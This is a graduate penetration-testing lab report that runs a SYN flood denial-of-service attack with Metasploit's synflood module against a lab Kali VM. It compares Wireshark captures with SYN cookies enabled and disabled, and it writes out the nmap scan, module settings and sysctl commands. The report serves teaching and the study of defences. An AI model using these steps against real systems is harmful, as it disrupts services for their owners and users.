12/9/2019


# Graduate Project

## CIS6930-Penetration Testing


Pulkit Sanadhya (2101-2451)
FALL 2019,UNIVERSITY OF FLORIDA

**Aim**: The goal of this exercise is to get familiarized with Metasploit auxiliaries and use them to execute Denial of Service attack on a target. In this exercise we will execute the SYN flood attack by turning on the SYN cookie countermeasure as well as turning off the SYN cookie countermeasure and compare the results.

- **Syn Flood :** SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connections.




- Now to achieve our task we used a Kali Linux attacker machine and a Kali Linux target machine which were kept on the same LAN to execute the attack.
- Then ,we logged into the kali attacker machine and scanned the open ports on the target machine by using nmap to scope all the services on the target machine as shown in the screenshot below.
- We observed that ports 22, 53, 80, 111, 139 , 445, 3389 were open on the target machine , so we can use the DOS attack against any of these ports.



```
root@kali:~# wireshark
root@kali:~# nmap -sV 10.0.2.9
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-05 19:44 UTC
Nmap scan report for 10.0.2.9
Host is up (0.000090s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
53/tcp    open  domain        ISC BIND 9.11.5-P4-5.1+b1 (Debian Linux)
80/tcp    open  http          Apache httpd 2.4.41 ((Debian))
111/tcp   open  rpcbind       2-4 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 08:00:27:3F:AB:E8 (Oracle VirtualBox virtual NIC)
Service Info: Host: KALI; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.15 seconds
```

- We logged into the attacker machine and opened the Metasploit console by using the command msfconsole.
- We used the command *show auxiliary* to see all the available auxiliaries.
- We used the command *search synflood* to search for the auxiliary providing synflood.




```
msf5 > search synflood

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood                     normal  No     TCP SYN Flooder


msf5 > 
```

- We used the command :
  use *auxiliary/dos/tcp/synflood* to start using the synflood auxiliary
- We can use the command *show options* to see all the options available.




```
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target address range or CIDR identif
ier
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else rando
mizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new da
ta

msf5 auxiliary(dos/tcp/synflood) >
```

- We have to set the field RHOST as the IP address of the target machine by using the command *set RHOST IP* or we can provide a subnet if we intend to target a range of IP addresses.
- Now, we can set the field RPORT to the service that we are actually trying to target , in our case we set the RPORT as 135 using the command *set RPORT 135*.
- We can use the command show options to check ifs we have properly set all the input fields or not.




```
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM        0                no        Number of SYNs to send (else unlimited)
   RHOSTS     10.0.2.9         yes       The target address range or CIDR identifier
   RPORT      135              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```


- Now we can go to the target machine and check the queue length by using the following command .

- sudo sysctl -q net.ipv4.tcp_max_syn_backlog
- We found out that the queue length in our case was 128 bits.
- Now we can use the command netstat -na  to check the queue usage as shown in the figure below :




```
root@kali:~# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.9:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp6       0      0 :::139                  :::*                    LISTEN
tcp6       0      0 :::111                  :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 ::1:3350                :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:5432                :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 :::3389                 :::*                    LISTEN
tcp6       0      0 :::445                  :::*                    LISTEN
```

- **SYN Cookie Countermeasure:** SYN cookie counter measure is used to mitigate the SYN flood attacks and acts as a defense mechanism against these types of attacks. So we will do the SYN flood by turning on the counter measure and turning off the counter measure as well
- We went to the target machine and used the command as shown in the figure to check the syn cookie flag :




```
root@kali:~# sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
root@kali:~# 
```

- We saw that the syn cookie countermeasure was turned on .
- We started  wireshark in the target machine to capture the packets of DOS attack.
- We logged in to the attacker machine and ran the attack by using the command *run*.
- As per the below screenshot of wireshark we can see the SYN cookie counter measure working as all the incoming connections were being reset.




```
40115 13.242004341  48.78.108.164   10.0.2.9        TCP   60 [TCP Port numbers reused] 1060 → 135 [SYN] Seq=0 Win=3014 Len=0
40116 13.242010561  10.0.2.9        48.78.108.164   TCP   54 135 → 1060 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40117 13.242589930  48.78.108.164   10.0.2.9        TCP   60 [TCP Port numbers reused] 41814 → 135 [SYN] Seq=0 Win=2515 Len=0
40118 13.242596134  10.0.2.9        48.78.108.164   TCP   54 135 → 41814 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40119 13.243198786  48.78.108.164   10.0.2.9        TCP   60 5266 → 135 [SYN] Seq=0 Win=3248 Len=0
40120 13.243204852  10.0.2.9        48.78.108.164   TCP   54 135 → 5266 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40121 13.243783956  48.78.108.164   10.0.2.9        TCP   60 11238 → 135 [SYN] Seq=0 Win=1514 Len=0
40122 13.243790103  10.0.2.9        48.78.108.164   TCP   54 135 → 11238 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40123 13.249109913  48.78.108.164   10.0.2.9        TCP   60 5284 → 135 [SYN] Seq=0 Win=867 Len=0
40124 13.249120512  10.0.2.9        48.78.108.164   TCP   54 135 → 5284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40125 13.249743419  48.78.108.164   10.0.2.9        TCP   60 15444 → 135 [SYN] Seq=0 Win=896 Len=0
40126 13.249751294  10.0.2.9        48.78.108.164   TCP   54 135 → 15444 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40127 13.250311965  48.78.108.164   10.0.2.9        TCP   60 28899 → 135 [SYN] Seq=0 Win=3748 Len=0
40128 13.250318395  10.0.2.9        48.78.108.164   TCP   54 135 → 28899 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40129 13.250919689  48.78.108.164   10.0.2.9        TCP   60 [TCP Port numbers reused] 47648 → 135 [SYN] Seq=0 Win=1421 Len=0
40130 13.250927599  10.0.2.9        48.78.108.164   TCP   54 135 → 47648 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40131 13.251471749  48.78.108.164   10.0.2.9        TCP   60 16274 → 135 [SYN] Seq=0 Win=2049 Len=0
40132 13.251478136  10.0.2.9        48.78.108.164   TCP   54 135 → 16274 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40133 13.252125002  48.78.108.164   10.0.2.9        TCP   60 15161 → 135 [SYN] Seq=0 Win=303 Len=0
40134 13.252133402  10.0.2.9        48.78.108.164   TCP   54 135 → 15161 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40135 13.252684767  48.78.108.164   10.0.2.9        TCP   60 23746 → 135 [SYN] Seq=0 Win=2949 Len=0
40136 13.252691682  10.0.2.9        48.78.108.164   TCP   54 135 → 23746 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40137 13.253292088  48.78.108.164   10.0.2.9        TCP   60 11087 → 135 [SYN] Seq=0 Win=502 Len=0
40138 13.253298249  10.0.2.9        48.78.108.164   TCP   54 135 → 11087 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40139 13.253923250  48.78.108.164   10.0.2.9        TCP   60 41515 → 135 [SYN] Seq=0 Win=2319 Len=0
40140 13.253930826  10.0.2.9        48.78.108.164   TCP   54 135 → 41515 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40141 13.254475974  48.78.108.164   10.0.2.9        TCP   60 [TCP Port numbers reused] 45054 → 135 [SYN] Seq=0 Win=331 Len=0
40142 13.254482164  10.0.2.9        48.78.108.164   TCP   54 135 → 45054 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

- Now, after turning off the countermeasure by using the following command as shown in the figure below :



```
root@kali:~# sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

- We ran the attack again and used wireshark to capture the traffic as shown in the figure :



```
31009 19.679132063  231.76.224.202  10.0.2.9   TCP   60 [TCP Port numbers reused] 41023 → 135 [SYN] Seq=0 Win=3983 Len=0
31010 19.679733715  231.76.224.202  10.0.2.9   TCP   60 42644 → 135 [SYN] Seq=0 Win=175 Len=0
31011 19.680290335  231.76.224.202  10.0.2.9   TCP   60 [TCP Port numbers reused] 4809 → 135 [SYN] Seq=0 Win=3218 Len=0
31012 19.680898113  231.76.224.202  10.0.2.9   TCP   60 52677 → 135 [SYN] Seq=0 Win=2539 Len=0
31013 19.681572852  231.76.224.202  10.0.2.9   TCP   60 7953 → 135 [SYN] Seq=0 Win=1834 Len=0
31014 19.682120417  231.76.224.202  10.0.2.9   TCP   60 [TCP Port numbers reused] 16412 → 135 [SYN] Seq=0 Win=3525 Len=0
31015 19.682700746  231.76.224.202  10.0.2.9   TCP   60 23620 → 135 [SYN] Seq=0 Win=985 Len=0
31016 19.683292799  231.76.224.202  10.0.2.9   TCP   60 38473 → 135 [SYN] Seq=0 Win=1313 Len=0
31017 19.683892987  231.76.224.202  10.0.2.9   TCP   60 [TCP Port numbers reused] 8200 → 135 [SYN] Seq=0 Win=2 Len=0
31018 19.684445963  231.76.224.202  10.0.2.9   TCP   60 10762 → 135 [SYN] Seq=0 Win=474 Len=0
31019 19.685051748  231.76.224.202  10.0.2.9   TCP   60 22751 → 135 [SYN] Seq=0 Win=2669 Len=0
31020 19.685622438  231.76.224.202  10.0.2.9   TCP   60 25135 → 135 [SYN] Seq=0 Win=2645 Len=0
31021 19.686227149  231.76.224.202  10.0.2.9   TCP   60 48339 → 135 [SYN] Seq=0 Win=659 Len=0
31022 19.686794088  231.76.224.202  10.0.2.9   TCP   60 31349 → 135 [SYN] Seq=0 Win=3915 Len=0
31023 19.687385973  231.76.224.202  10.0.2.9   TCP   60 20529 → 135 [SYN] Seq=0 Win=3727 Len=0
31024 19.687944118  231.76.224.202  10.0.2.9   TCP   60 48152 → 135 [SYN] Seq=0 Win=2007 Len=0
31025 19.688543394  231.76.224.202  10.0.2.9   TCP   60 28396 → 135 [SYN] Seq=0 Win=2230 Len=0
31026 19.689126729  231.76.224.202  10.0.2.9   TCP   60 58697 → 135 [SYN] Seq=0 Win=1396 Len=0
31027 19.689819167  231.76.224.202  10.0.2.9   TCP   60 47104 → 135 [SYN] Seq=0 Win=2774 Len=0
31028 19.690379642  231.76.224.202  10.0.2.9   TCP   60 57097 → 135 [SYN] Seq=0 Win=1103 Len=0
31029 19.690961378  231.76.224.202  10.0.2.9   TCP   60 [TCP Port numbers reused] 41046 → 135 [SYN] Seq=0 Win=3548 Len=0
31030 19.691629565  231.76.224.202  10.0.2.9   TCP   60 55553 → 135 [SYN] Seq=0 Win=2261 Len=0
31031 19.692221372  231.76.224.202  10.0.2.9   TCP   60 25393 → 135 [SYN] Seq=0 Win=3294 Len=0
31032 19.692845211  231.76.224.202  10.0.2.9   TCP   60 47589 → 135 [SYN] Seq=0 Win=3207 Len=0
31033 19.693382229  231.76.224.202  10.0.2.9   TCP   60 4430 → 135 [SYN] Seq=0 Win=3638 Len=0
31034 19.694007826  231.76.224.202  10.0.2.9   TCP   60 12856 → 135 [SYN] Seq=0 Win=55 Len=0
31035 19.694597967  231.76.224.202  10.0.2.9   TCP   60 [TCP Port numbers reused] 64975 → 135 [SYN] Seq=0 Win=3369 Len=0
31036 19.695187248  231.76.224.202  10.0.2.9   TCP   60 17594 → 135 [SYN] Seq=0 Win=1808 Len=0
31037 19.695743360  231.76.224.202  10.0.2.9   TCP   60 24999 → 135 [SYN] Seq=0 Win=556 Len=0
31038 19.696341383  231.76.224.202  10.0.2.9   TCP   60 [TCP Port numbers reused] 32320 → 135 [SYN] Seq=0 Win=3926 Len=0
31039 19.696981805  231.76.224.202  10.0.2.9   TCP   60 62447 → 135 [SYN] Seq=0 Win=2113 Len=0
```

- From the above image we can see that the connections are not being reset as we turned off the SYN cookie countermeasure.

**Conclusion :**

We were able to successful use the Metasploit auxiliaries for doing Denial of Service attack against a target machine .

**Important Links** :

The link to the .ova file of the kali VM can be found below :

The same VM can be used as both Attacker and Target machine .

https://drive.google.com/file/d/1QGmuDQ_jt6xMbHWaFTKDdWexaS-Cva6-/view?usp=sharing